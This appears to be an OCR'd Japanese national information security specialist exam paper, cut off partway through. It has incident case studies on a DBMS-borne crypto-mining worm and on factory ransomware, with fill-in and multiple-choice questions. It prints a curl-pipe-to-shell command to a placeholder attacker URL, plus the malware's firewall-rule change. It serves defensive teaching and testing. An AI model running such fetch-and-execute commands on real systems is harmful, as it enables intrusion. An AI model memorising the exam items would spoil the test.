SC

令和元年度　秋期
情報処理安全確保支援士試験
午後Ⅱ　問題

試験時間	14:30 ～ 16:30（2時間）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. **答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。**
4. 問題は，次の表に従って解答してください。

問題番号	問1，問2
選択方法	1問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B又はHBの黒鉛筆又はシャープペンシルを使用してください。
   (2) **受験番号欄**に**受験番号**を，**生年月日欄**に**受験票の生年月日**を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) **選択した問題**については，次の例に従って，**選択欄**の**問題番号**を**○印**で囲んでください。○印がない場合は，採点されません。2問とも○印で囲んだ場合は，はじめの1問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問2を選択した場合の例〕

選択欄	
1問選択	問1
	○問2

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

問1　ソフトウェア開発におけるセキュリティ対策に関する次の記述を読んで，設問 1～4 に答えよ。

S 社は，2010 年創業の従業員数 120 名のインターネット広告事業者である。インターネット広告の販売及び効果測定サービスの提供を行っている。S 社のサービスは顧客からの評判も良く，登録会員数は 2,000 社を超えている。

効果測定サービスは同社の Web サイトのシステム（以下，S システムという）で稼働する Web アプリケーションソフトウェア（以下，アプリケーションソフトウェアをアプリといい，S システムの主要な Web アプリをアプリ Q という）によって提供されている。アプリ Q は，創業時に自社内で開発が始まり，現在も機能追加や改修が継続的に行われており，約 3 週間に 1 回，リリースされている。


S 社では，エンジニア 5 名（以下，開発チームという）が，開発と運用を一体的に行う，いわゆる DevOps に取り組んでいる。開発チームは，外部クラウドサービスの利用に積極的であり，ソフトウェア開発プラットフォームであるサービス H 及びテキスト共有サービスであるサービス G を用いている。サービス H では，アプリ Q のソースコードなどのファイルのバージョン管理を行っている。サービス G では，開発に関する情報をやり取りしている。サービス G は，テキストファイルをアップロードした後，URL を用いて，そのテキストファイルを共有できる。指定した期間を過ぎたテキストファイルを自動的に削除することもできる。

アプリ Q は頻繁に更新するので，Web アプリの脆弱(ぜい)性診断を，計画的に実施できず，1 年に 1 回程度の頻度で不定期に行っている。昨年末，スケジュールに余裕がある時期に外部に依頼し実施した際には，SQL インジェクション脆弱性が発見され，改修した。また，S システムでは，OS，ライブラリ及びミドルウェア（以下，この三つを併せて実行環境という）を全く更新していないという問題もある。

〔S システムについて〕

アプリ Q は，W 社データセンタ内のサーバ A 上で稼働している。アプリ Q は DBMS サービス（以下，アプリ Q が連携する DBMS サービスをサービス C という）と連携している。サービス C のデータベースには，効果測定サービスに関するデータ及び入会時に登録された会員情報が保存されている。また，サーバ A の CPU 負荷

やメモリの利用状況などを S 社開発用 LAN 上の PC から遠隔監視するツールをサーバ A 上で稼働させている。このツールの導入を容易にするために，コンテナ技術を用いている。図 1 は，S システムの開発と運用のためのネットワーク構成である。



注記 1　a1.b1.c1.d1 及び a2.b2.c2.d2 は，グローバル IP アドレスである。
注記 2　サーバ A は S 社が占有利用している。
注記 3　S 社開発用 LAN は S 社のオフィスにある。

図 1　S システムの開発と運用のためのネットワーク構成

S 社開発チームは，9 月から試験的に，新アプリ（以下，アプリ D という），及び DBMS サービスである DBMS-R をサーバ A 上で稼働させ，利用を開始した。開発チームは，S 社開発用 LAN の PC から，DBMS-R のデータベースを参照・更新したり，ネットワーク経由で外部から DBMS-R を通して OS コマンドを実行する機能（以下，遠隔コマンド実行機能という）を利用したりするために，急きょ，サーバ A のポート 6379/tcp を開放した。表 1 はサーバ A のファイアウォール機能におけるフィルタリングルール（以下，ファイアウォール機能におけるフィルタリングルールを FW ルールという）である。

表 1　サーバ A の FW ルール

項番	送信元	宛先	ポート	動作（許可又は破棄）
1	全て	a1.b1.c1.d1	80/tcp	許可
2	全て	a1.b1.c1.d1	443/tcp	許可
3	全て	a1.b1.c1.d1	6379/tcp	許可
4	全て	a1.b1.c1.d1	22/tcp	許可
5	a1.b1.c1.d1	全て	全て	許可
6	全て	全て	全て	破棄

注記 1　項番が小さいルールから順に，最初に一致したルールが適用される。
注記 2　ステートフルパケットインスペクション機能をもつ。
注記 3　サービス C との通信に関しては省略している。

〔インシデントの発生〕

10月のある日，サーバAがW社データセンタ内のほかのサーバを探索するアクセスを繰り返しているという連絡をW社から受けた。初期対応をした開発チームのPさんは，サーバAのCPU使用率が100%になっていることから，サーバAがマルウェアに感染したと推測した。

S社の経営陣は，セキュリティ専門企業U社の情報処理安全確保支援士（登録セキスペ）のB氏にインシデント対応の支援を依頼した。B氏は，状況から，サーバAのストレージを対象としたフォレンジック調査を実施するのがよいと助言した。

〔フォレンジック調査結果〕

フォレンジック調査によって，サーバAはマルウェアXに感染したことが判明した。U社の過去の解析で，マルウェアXの目的，侵入方法及び機能が図2のとおり特定されており，今回のマルウェアXの活動は図3のとおりであることが判明した。

1. マルウェアXの目的
   (1) 暗号資産の採掘用プログラムをダウンロードし実行する。
   (2) ほかのサーバに侵入する。
2. マルウェアXの侵入方法
   (1) ポート6379/tcpが開放されたサーバを探索する。
   (2) ポートが開放されたサーバを発見したら，次のいずれかの方法でDBMS-Rに接続する。
      - 脆弱性を悪用して認証をバイパスする。
      - パスワードを辞書攻撃で発見する。
   (3) 不正に遠隔コマンド実行機能を利用し，サーバに侵入する。
3. マルウェアXの機能
   (ア) 暗号資産の採掘用プログラムをダウンロードし，実行する機能
   (イ) ほかのサーバ上で稼働するDBMS-Rに侵入を試みる機能
   (ウ) サーバのFWルールを変更する機能
   (エ) ルートキットYをダウンロードし，インストールする機能
   (オ) 活動の痕跡が含まれるログファイルを削除する機能
4. 暗号資産の採掘用プログラムの機能
   (1) 採掘演算結果だけを外部の特定のサーバに送信する機能

図2　マルウェアXの目的，侵入方法及び機能

1. DBMS-R の脆弱性を悪用して認証をバイパスし，サーバ A 上の DBMS-R に接続した。
2. 遠隔コマンド実行機能によって，サーバ A 上で次のコマンドを実行して，引数の URL からスクリプトファイルをダウンロードし，実行した。その結果，次の 3～6 を実行するように，cron の設定が書き換えられた。

```
curl -sf https://▲▲▲▲[1)]/attackers-url/xxx.sh | sh -s
```

3. サーバ A 上で次のコマンドを実行した。その結果，①表 1 の先頭に，ポート 6379/tcp へのパケットを破棄するルールが挿入された。

```
iptables -I INPUT -p tcp --dport 6379 -j DROP
```

4. サーバ A 上で rm コマンドを実行して幾つかのログファイルを削除した後，ルートキット Y を，curl コマンドを用いてダウンロードして，DBMS-R プロセスの実行時の権限でインストールした。
5. サーバ A 上で暗号資産の採掘用プログラムを，curl コマンドを用いてダウンロードし実行した。
6. サーバ A から，ポート 6379/tcp が開放されているほかのサーバへの侵入を試みた。

注 1) ▲▲▲▲はサービス G の FQDN を示す。

図 3　マルウェア X の活動（抜粋）

ルートキット Y は，マルウェア X の活動を隠蔽する。例えば，Linux におけるプロセス監視ツールである［ α ］コマンドは，プロセス ID が 123 の場合，［ β ］関数を通してディレクトリ［ γ ］内のファイルにアクセスすることによって当該プロセスの状態を参照し，表示する。しかし，ルートキット Y によって［ β ］関数が書き換えられると，［ α ］コマンドの出力に暗号資産の採掘用プログラムのプロセスが表示されなくなる。［ α ］コマンドの通常の動作とルートキット Y をインストールした後の動作を図 4 に示す。




図 4　［ α ］コマンドの通常の動作とルートキット Y をインストールした後の動作

ネットワーク経由でのサーバ A 上の DBMS-R へのアクセスは，S 社の PC からのアクセス以外はマルウェア X によるアクセス 1 回だけであった。特に，遠隔コマンド実行機能による不審なコマンドの実行は，マルウェア X によるものだけだった。また，サーバ A 上の SSH サービスへの接続も S 社の PC からのアクセスだけであった。

②サーバ A からの会員情報の漏えいはなかったと S 社は結論付けた。

〔今後のマルウェア対策〕

今回はマルウェアの被害が限定的であった。しかし，今後，より大きな被害をもたらすマルウェア感染が起こり得るので，B 氏は，サーバ A でのマルウェア対策として，表 2 の対策を提案した。

表 2　サーバ A でのマルウェア X への対策案

対策	対策の内容
1	サーバ A へのアクセスを，利用が想定される IP アドレスだけに限定する。
2	サービスで利用するポート番号をデフォルト以外の値に変更する。
3	SSH，HTTP 及び HTTPS について，サーバ A から外部へのアクセスを禁止する。
4	アプリ及びミドルウェアを管理者権限以外の必要最小限の権限で稼働させる。

S 社では，表 2 の対策案について検討した。次は，開発チームのリーダ R さん及びメンバの P さんの会話である。

R さん：対策 1，対策 2 及び対策 3 は，具体的にどのようにするのかな。

P さん：対策 1 については，サーバ A のポート［　あ　］及び［　い　］へのアクセスは，S 社の開発用 LAN だけからなので，表 1 において，送信元を［　う　］に限定すべきでした。対策 2 については，攻撃に使用された DBMS-R のポート番号から S 社で独自に定めたポート番号，例えば，8783 に変更する方法もありますが，マルウェア X の攻撃を受けるリスクを低減する方法としては，対策 1 で十分です。対策 2 は行わず，対策 1 を行い，今回は送信元をルータ S のグローバル IP アドレスに限定するので DBMS-R のポートは［　い　］のままとします。対策 3 については，マルウェア X

はサーバ A に侵入の際及び感染後に，［ a ］コマンドによってファイルをダウンロードしたことを考えると，サーバ A から 80/tcp 及び 443/tcp を含め，外部へのアクセスは禁止すべきでした。具体的には，FW ルールを表 3 のように変更します。

表 3　変更後のサーバ A の FW ルール

項番	送信元	宛先	ポート	動作（許可又は破棄）
1	全て	a1.b1.c1.d1	80/tcp	許可
2	全て	a1.b1.c1.d1	443/tcp	許可
3	［ う ］	a1.b1.c1.d1	［ あ ］	許可
4	［ う ］	a1.b1.c1.d1	［ い ］	許可
5	全て	全て	全て	破棄

注記 1　項番が小さいルールから順に，最初に一致したルールが適用される。
注記 2　ステートフルパケットインスペクション機能をもつ。
注記 3　サービス C との通信に関しては省略している。

R さん：対策 4 についても確認させてもらえるかな。

P さん：今回，［ b ］コマンドによって，図 2 の（ウ）が実行されました。DBMS-R を必要最小限の権限にして稼働させることによって，この実行を防ぎます。

R さん：なるほど。ところで，サーバ A で［ β ］のファイルの改ざん検知を行うのはどうだろうか。保護対象ファイルの［ え ］を計算して，保護された場所に保存しておき，定期的に，保護対象ファイルの［ え ］を計算し直した値と保存しておいた値とを［ お ］することによって，保護対象ファイルの［ か ］又は改ざんが検知できる。Web コンテンツも保護対象にするとよさそうだ。

P さん：S システムでは，Web コンテンツについては，頻繁に［ か ］するので，頻繁に［ え ］を計算し直し保存する必要があり，運用が難しそうです。［ β ］のファイルの改ざん検知については，導入を検討します。

〔DevOps におけるセキュリティ向上策〕

B 氏は，DBMS-R を稼働させた際に行った設定変更がマルウェア X の侵入を招いたとして，開発・運用プロセスについて，図 5 に示す提案をした。

・要件定義プロセス
（省略）
・設計プロセス
（省略）
・実装プロセス
エンジニアには実装に関するセキュリティの知識を身に付けさせるべきである。セキュアコーディング基準を利用し，コーディングレビューを行うことを推奨する。
・検証プロセス
Web アプリをリリースする際に，機能の検証及び脆弱性診断をすべきである。検証環境がないので，用意すべきである。
・運用プロセス
自社で使用している実行環境について脆弱性情報を収集すべきである。ソフトウェアの変更，システム設定の変更及びシステム構成の変更（以下，この三つの変更をシステム変更という）を管理すべきである。

図 5　S 社の開発・運用プロセスに関する提案（抜粋）

S 社では図 5 の提案を検討した。

設計プロセスでは，セキュリティ対策の漏れを防ぐために，③参考になりそうなセキュリティ対策の標準を利用することにした。

実装プロセスでは，セキュアコーディング基準として広く知られている CERT コーディングスタンダードを利用することにした。CERT コーディングスタンダードの順守によって，脆弱性の作り込み防止だけでなく，コードの移植性及び保守性の向上も期待できる。

検証プロセスでは，Web アプリの脆弱性診断をリリースの都度，外部に委託するとリリースが遅れるので，自社内で行うことを検討した。

運用プロセスでは，自社内で使用している実行環境の脆弱性情報の収集を強化することにした。その際，④収集する情報を必要十分な範囲に絞るため，情報収集に先立って必要な措置を取ることにした。また，脆弱性情報が報告された際，社内で［　き　］を実施する。これによって，脆弱性修正プログラム（以下，パッチという）を適用すべきであると判断した場合，検証環境でパッチを適用し［　く　］を

行った上で，問題がなければ，本番環境にパッチを適用する。ただし，検証環境を準備する必要がある。さらに，図6に示すシステム変更手順を検討した。

システム変更は，次の手順で行う。
1. 計画
当該変更の対象，変更内容，変更作業及び変更スケジュールを計画する。
2. 作業手順書作成
計画に基づき，当該変更の作業手順書を作成する。
3. 計画及び作業手順書の［け］
計画及び作業手順書を［こ］が［け］しリーダが承認する。
4. 作業
作業手順書に基づき作業し，作業の記録を取る。
5. 確認
作業が作業手順書どおりであったかどうかを作業の記録によって確認する。

図6　S社のシステム変更手順

〔コンテナ技術活用の検討〕

B氏は，コンテナ技術を，構成管理，変更管理，リリース前の確認及び実行環境の更新に活用することを提案した。次は，Pさんと B氏の会話である。

Pさん：まず，コンテナ技術の活用について解説してもらえますか。

B氏　：サーバで［c］を一つ稼働させておけば，［c］の上で，［d］ごとに別の［e］を稼働させることが可能です。ほかの［e］への影響なく，［e］ごとにサービスの提供や停止ができます。さらに，［c］の上で稼働する［e］は複製が容易なので，同じ開発環境をいくつも用意して［d］を開発することが可能となります。

Pさん：なるほど。S社でも以前から，遠隔監視するツールのためにサーバ A 上で［c］を稼働させているのですが，そのようにも活用できるのですね。構成管理・変更管理への活用についても解説してもらえますか。

B氏　：実行環境の構成情報を，［d］のソースコードと同じようにサービス H でバージョン管理できます。構成情報については，［f］を確認することができ，図 5 で提案した運用プロセスでのシステム変更の管理につ

ながります。

Pさん：なるほど。リリース前の確認への活用について解説してもらえますか。

B氏　：リリースする際の確認のため，［ g ］環境と同じ実行環境を用意して，［ d ］が動作するかを確認することが可能となります。図 5 で提案した［ h ］環境も用意できます。

Pさん：実行環境の更新への活用について解説してもらえますか。

B氏　：［ e ］内のライブラリ及びミドルウェアは，［ c ］が稼働するOS 側のそれらとは別のファイルです。複製した［ e ］内で，ライブラリ及びミドルウェアにパッチを適用したときに，現在の［ d ］が正常に稼働するかを［ く ］を行って確認できます。

Pさん：それは朗報ですね。S システムでは，創業時に構築した古い実行環境を使っていて新しいバージョンへの更新が課題でしたので，その解決の糸口になります。早速，コンテナ技術を活用してみます。

S 社は，セキュリティの向上，開発プロセスの強化，及びコンテナ技術の活用によって，DevOps の実践を改善した。その効果もあってサービス品質が向上し，登録会員数を増やすことができた。

設問1　〔フォレンジック調査結果〕について，(1)～(3)に答えよ。

(1) 図 3 中の下線①について，挿入されなかった場合，攻撃者の意図に反して，どのようなことが起こると想定できるか。75 字以内で具体的に述べよ。

(2) 本文中及び図 4 中の［ α ］～［ γ ］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア /proc/123	イ /top/123	ウ proc
エ root	オ su	カ top
キ カーネル	ク ライブラリ	

(3) 本文中の下線②について，結論に至った根拠を 100 字以内で述べよ。

設問2　〔今後のマルウェア対策〕について，(1)～(4)に答えよ。

(1) 表 2 中の対策 1～4 は，図 2 中の 3 の(ア)～(オ)のどの機能への対策となるか。それぞれ該当する機能を全て選び，記号で答えよ。

(2) 本文中及び表 3 中の［ あ ］～［ う ］に入れる適切な字句を答えよ。

(3) 本文中の［ a ］，［ b ］に入れるコマンド名を本文中又は図中の字句を用いて答えよ。

(4) 本文中の［ え ］～［ か ］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア サーバ	イ 参照	ウ 窃取
エ タイムスタンプ	オ ハッシュ値	カ 比較
キ 変更		

設問3　〔DevOps におけるセキュリティ向上策〕について，(1)～(4)に答えよ。

(1) 本文中の下線③について，該当する用語を解答群の中から全て選び，記号で答えよ。

解答群

ア CIS Benchmarks	イ FedRAMP	ウ OWASP ASVS
エ OWASP ZAP	オ QUIC	カ X.509

(2) 本文中の下線④の必要な措置とは何か。60 字以内で述べよ。

(3) 本文中の［　き　］，［　く　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　CVSS による脆弱性アセスメント　　イ　TTX

ウ　回帰テスト　　エ　ストレステスト

オ　パッチの作成

(4) 図 6 中の［　け　］，［　こ　］に入れる適切な字句をそれぞれ 5 字以内で答えよ。

設問4　本文中の［　c　］～［　h　］に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　アプリ　　イ　開発

ウ　検証　　エ　コンテナ

オ　コンテナエンジン　　カ　変更の履歴


キ　本番　　ク　ミドルウェア

ケ　ライブラリ　　コ　レジストリ

問2　工場のセキュリティに関する次の記述を読んで，設問1～7に答えよ。

A社は，車両や産業用機械で利用される金属部品の製造会社であり，本社オフィスに加えて3か所の工場（以下，本社オフィス及び各工場をそれぞれ事業所という）をもつ。本社オフィスには，営業部，財務部，総務部，システム部などの部門が配置されている。各工場はそれぞれが独立した部門である。A社は，各事業所内及び事業所間を結ぶ基幹ネットワーク（以下，A-NETという）を整備している。A-NETはシステム部が管理し，社内の機器の多くが接続されている。

A社は，全社共通のセキュリティ規程を定めており，各部門はこれに従って機器を管理しなければならない。A-NETの概要を図1に，A社のセキュリティ規程を図2に示す。



注記1　FWによって，各工場間での直接的な通信を禁止している。
注記2　各工場にはファイルサーバがあり，各工場の従業員が利用できる。

図1　A-NETの概要

1. A社が従業員に貸与するPC（以下，標準PCという）は，システム部が管理する。
2. システム部は，標準PCの仕様を定める。また，標準PCについて，セキュリティを維持するための措置を定める。この措置には，脆弱性修正プログラム（以下，パッチという）の適用及びマルウェア対策ソフトの導入が含まれる。
3. 各部門は，業務に必要なソフトウェア（以下，業務用ソフトという）を調達し，標準PCにインストールして利用することができる。ただし，その場合は，調達前にシステム部の許可を得る。また，当該部門は当該業務用ソフトを適切に管理する。
4. システム部は，A-NETについて，セキュリティ及びその他の不都合が生じないように管理・維持する責任と，そのための権限をもつ。

図2　A社のセキュリティ規程（抜粋）

5. 各部門は，標準 PC とは別の PC 及びその他の機器（以下，これらを併せて部門機器という）を調達し利用できる。
6. 各部門は，専用のネットワーク（以下，部門 NET という）を構築し利用できる。
7. 各部門は，部門機器又は部門 NET を A-NET に接続する場合，接続前にシステム部に申請し許可を得る。申請時には，次の事項を記した書面を提出する。
   ・接続の目的
   ・接続に必要な技術情報（必要な IP アドレスの数，想定される通信量，その他システム部が別途定めるもの）
   ・管理者と連絡先

図 2　A 社のセキュリティ規程（抜粋）（続き）

先日，同業の B 社でセキュリティ事故が発生し，生産設備が数日停止した旨の記事が業界紙に掲載された。これまでのところ，A 社では，同様の被害が生じた事故は起きていないが，以前から，セキュリティ面を深く考慮せずに拡張してきた A-NET 及び部門 NET について抜本的な改善の必要性があるとの指摘が，システム管理を担う現場の技術者から出ている。

〔ランサムウェア感染〕

ある日，α工場において，設計部の S さんが利用する標準 PC（以下，PC-S という）の動作が極端に遅くなり，かつ，一部のファイルが開けなくなる事象が発生した。S さんから連絡を受けたシステム部は，α工場において部門機器や業務用ソフトを管理する D 主任と共同で，調査及び対処を行った。その内容を図 3 に示す。

1. システム部は，PC-S を A-NET から切断し回収した。
2. 社内から社外への通信を中継するプロキシサーバに記録されたログから，PC-S が，正体不明の宛先（以下，サイト U という）に，①User-Agent ヘッダフィールドの値が“curl/7.64.0”の HTTP リクエストを繰り返し送信していることが確認された。
3. PC-S 上，及び PC-S がアクセス可能なファイルサーバ上のファイルのうち一部のファイルが暗号化されてしまい，幾つかの実行中のプロセスがエラーメッセージをログに出力していた。
4. S さんへのヒアリングと PC-S 及びプロキシサーバに記録されたログの解析から，次のことが分かった。
   (1) S さんは，α工場で使用している CAD ツール（以下，CAD-V という）の有償オプション機能の広告を電子メール（以下，メールという）で受信した。その本文に記載されていた URL リンクをクリックし，CAD-V 用のサンプルファイル（以下，ファイル T という）をダウンロードした。
   (2) S さんは，CAD-V を用いて，ファイル T を開いた。
   (3) すぐに，PC-S がサイト U に最初の通信を行った。
   (4) 30 分後，S さんは PC-S の異常に気付いた。

図 3　調査及び対処の内容

5. マルウェア対策ソフトのベンダにファイル T の解析を依頼したところ，ファイル T は，次の特徴をもつランサムウェアであることが分かった。
   (1) CAD-V の脆弱性を悪用し動作する。CAD-V でファイル T が開かれた場合，CAD-V を実行している利用者の権限で書込み可能なファイルのうち一部のファイルを暗号化する。また，サイト U にアクセスし，ランサムウェアが動作した機器の環境や暗号化の状況についての情報を登録する。
   (2) 攻撃者が遠隔操作を行うための機能はない。
   (3) 感染を拡大する機能はあるが，感染拡大に必要な一定の条件（以下，条件 V という）を満たす場合にだけ機能し，感染力は弱い。
6. α工場には条件 V を全て満たす機器はない。ただし，条件 V を一部満たす機器は存在し，PC-S から 5 台の機器への感染拡大の試行の痕跡が見つかった。
7. CAD-V の脆弱性情報及びその対策である［ a ］は CAD-V の開発元によって公開されていたが，α工場はそれらの情報を得ていなかった。
8. マルウェア対策ソフトのベンダから，ファイル T の検知ツールを入手し，社内のほかの全 PC を検査した。その結果，PC-S 以外に感染はなかった。
9. 前項までの状況から，次の実施をもって本件の対処を終えることにした。
   (1) PC-S は［ b ］する。
   (2) ファイルサーバ上の暗号化されてしまったファイルはバックアップから復元する。
   (3) PC-S に，業務用ソフトをインストールする。
   (4) PC-S 上に必要なファイルは，バックアップから復元する。
   (5) CAD-V がインストールされた全ての PC について，CAD-V の開発元が公開した脆弱性対策を実施する。
   (6) ファイル T を配布していた Web サイト，及び［ c ］に対する社内からのアクセスを FW によって遮断する。
   (7) 全従業員に対して，次の事項についての通知及び注意喚起を行う。
      A) ランサムウェアの感染があったこと（CAD-V の名称，バージョン情報を含む）
      B) 広告などに偽装したメールを用いて攻撃が行われる場合があること
      C) インターネットからダウンロードしたファイルは危険であること
   (8) PC-S を S さんに返却し，S さんが PC-S の利用を再開する。

図 3　調査及び対処の内容（続き）

図 3 中の 6 について，感染拡大の試行の痕跡が見つかったのは，いずれも生産設備を制御するための専用 PC（以下，FA 端末という）だった。FA 端末は，α工場が管理する部門機器として A-NET への接続が許可されていた。FA 端末には，パッチの適用やマルウェア対策ソフトの導入などの，セキュリティを維持するための措置が施されていなかった。D 主任によると，FA 端末は標準 PC ではないので，セキュリティ規程で定められた標準 PC に対する措置は適用対象外と理解しているとのことであった。また，FA 端末は，汎用 OS を用いた PC であるが，FA 端末及び生産設備の製造ベンダ Y 社の指定する方法で利用しなければならない。Y 社の許可を得ずにパッチを適用したり，他社のソフトウェアを FA 端末にインストールしたりした場合は，

FA 端末及び関係する生産設備の動作が保証されなくなるとのことであった。

〔見直し実施の方針〕

今回のランサムウェア感染では，生産設備の停止などの重大な事態に陥ることはなかった。しかし，A 社の経営陣は，実害があったこと，生産設備に影響する可能性があったこと，及び B 社でセキュリティ事故があったことを踏まえ，工場のセキュリティについて抜本的な見直しを行う方針を決定した。

経営陣は，システム部の M 部長をこの抜本的な見直しのプロジェクト（以下，プロジェクト W という）の責任者に任命した。プロジェクト W は，サイバー攻撃などによる生産設備の停止を防ぐことを目的とし，必要な施策を検討して実施する。例えば，A-NET で障害が発生しても生産設備の稼働を維持できるようにする。

〔プロジェクト W の進め方〕

M 部長は，まず，α工場の課題を調査して，必要な措置を検討し，ほかの工場は，α工場の結果を基に，進め方を検討することにした。

M 部長は，システム部の C さんをプロジェクト W の担当者に指名した。また，情報セキュリティの知見が少ない A 社の現状を踏まえ，セキュリティコンサルティングサービスを提供する E 社の支援を受けることにした。

次は，C さんと，E 社の情報処理安全確保支援士（登録セキスペ）の F 氏との会話である。

C さん：プロジェクト W では，ランサムウェアに限らず，例えば，B 社で発生したようなセキュリティ事故を確実に防ぎたいと考えています。

F 氏　：B 社のセキュリティ事故は，APT（Advanced Persistent Threat）攻撃を受け，社内の PC が遠隔操作型のマルウェアに感染したことが発端でした。

C さん：APT 攻撃の事例はよく耳にします。具体的には何が起こるのでしょうか。


F 氏　：APT 攻撃の典型的なステップを表 1 にまとめました。

表1　APT 攻撃の典型的なステップ

番号	ステップ	攻撃者の活動
1	偵察	攻撃者は，攻撃対象とする組織（以下，ターゲット組織という）を調査する。ターゲット組織の Web サイト，従業員のメールアドレスや社会的関係などを調べる。
2	武器化	攻撃者は，攻撃に用いる武器を準備する。ターゲット組織に合わせて，遠隔操作機能をもつマルウェアを作成する。侵入を成功させるために，正常な［ d ］に偽装した“おとりファイル”を作成する場合もある。
3	配送	攻撃者は，作成したマルウェアをターゲット組織に配送する。例えば，マルウェアを添付したメールを特定の従業員に送付する。
4	エクスプロイト	攻撃者は，ターゲット組織内の機器でマルウェアを実行させる。例えば，OS やアプリケーションプログラムの脆弱性を悪用してマルウェアを実行させる。
5	インストール	攻撃者は，ターゲット組織の機器にマルウェアをインストールする。当該機器に［ e ］を設置することによって，長期にわたり侵入を継続できるようにする場合もある。
6	コマンドとコントロール	マルウェアは，インターネット上に設置された攻撃者のサーバと通信して，［ f ］を受け取り，それに従って動作する。
7	目的の実行	攻撃者は，攻撃の目的を果たすための活動を開始する。データの窃取，破壊，改ざんなどを行う。侵入された機器を踏み台とし，侵入を拡大するための活動を行う場合もある。

〔調査結果〕

C さんは，F 氏の支援の下，α工場の課題を調査した。α工場のネットワークの概要を図 4 に示す。



AP ： 無線LANアクセスポイント
注記 1　サーバ LAN 及び工場 LAN は A-NET の一部である。ただし，FA 端末は部門機器である。
注記 2　サーバ LAN は，α工場内だけで利用するサーバを接続するためのネットワークである。
注記 3　FA 端末には生産設備が接続されている。当該生産設備の記載は省略している。
注記 4　AP は，主に，出張でα工場を訪れた他事業所の従業員の標準 PC の接続に使用する。
注記 5　α工場には A-NET に接続していない部門 NET がある。その記載は省略している。

図4　α工場のネットワークの概要

調査によって発見された主要な課題を次に示す。

課題1　FA 端末には，パッチの適用もマルウェア対策ソフトの導入もしていない。それにもかかわらず，複数の FA 端末が A-NET に接続されている。

課題 2　AP は，接続を許可する機器を MAC アドレス認証によって制限している。パスワードやディジタル証明書を利用した認証は行っていない。AP の近くから，攻撃者が［　g　］することで［　h　］を入手し，この値を使用することで容易に AP に接続できてしまう。

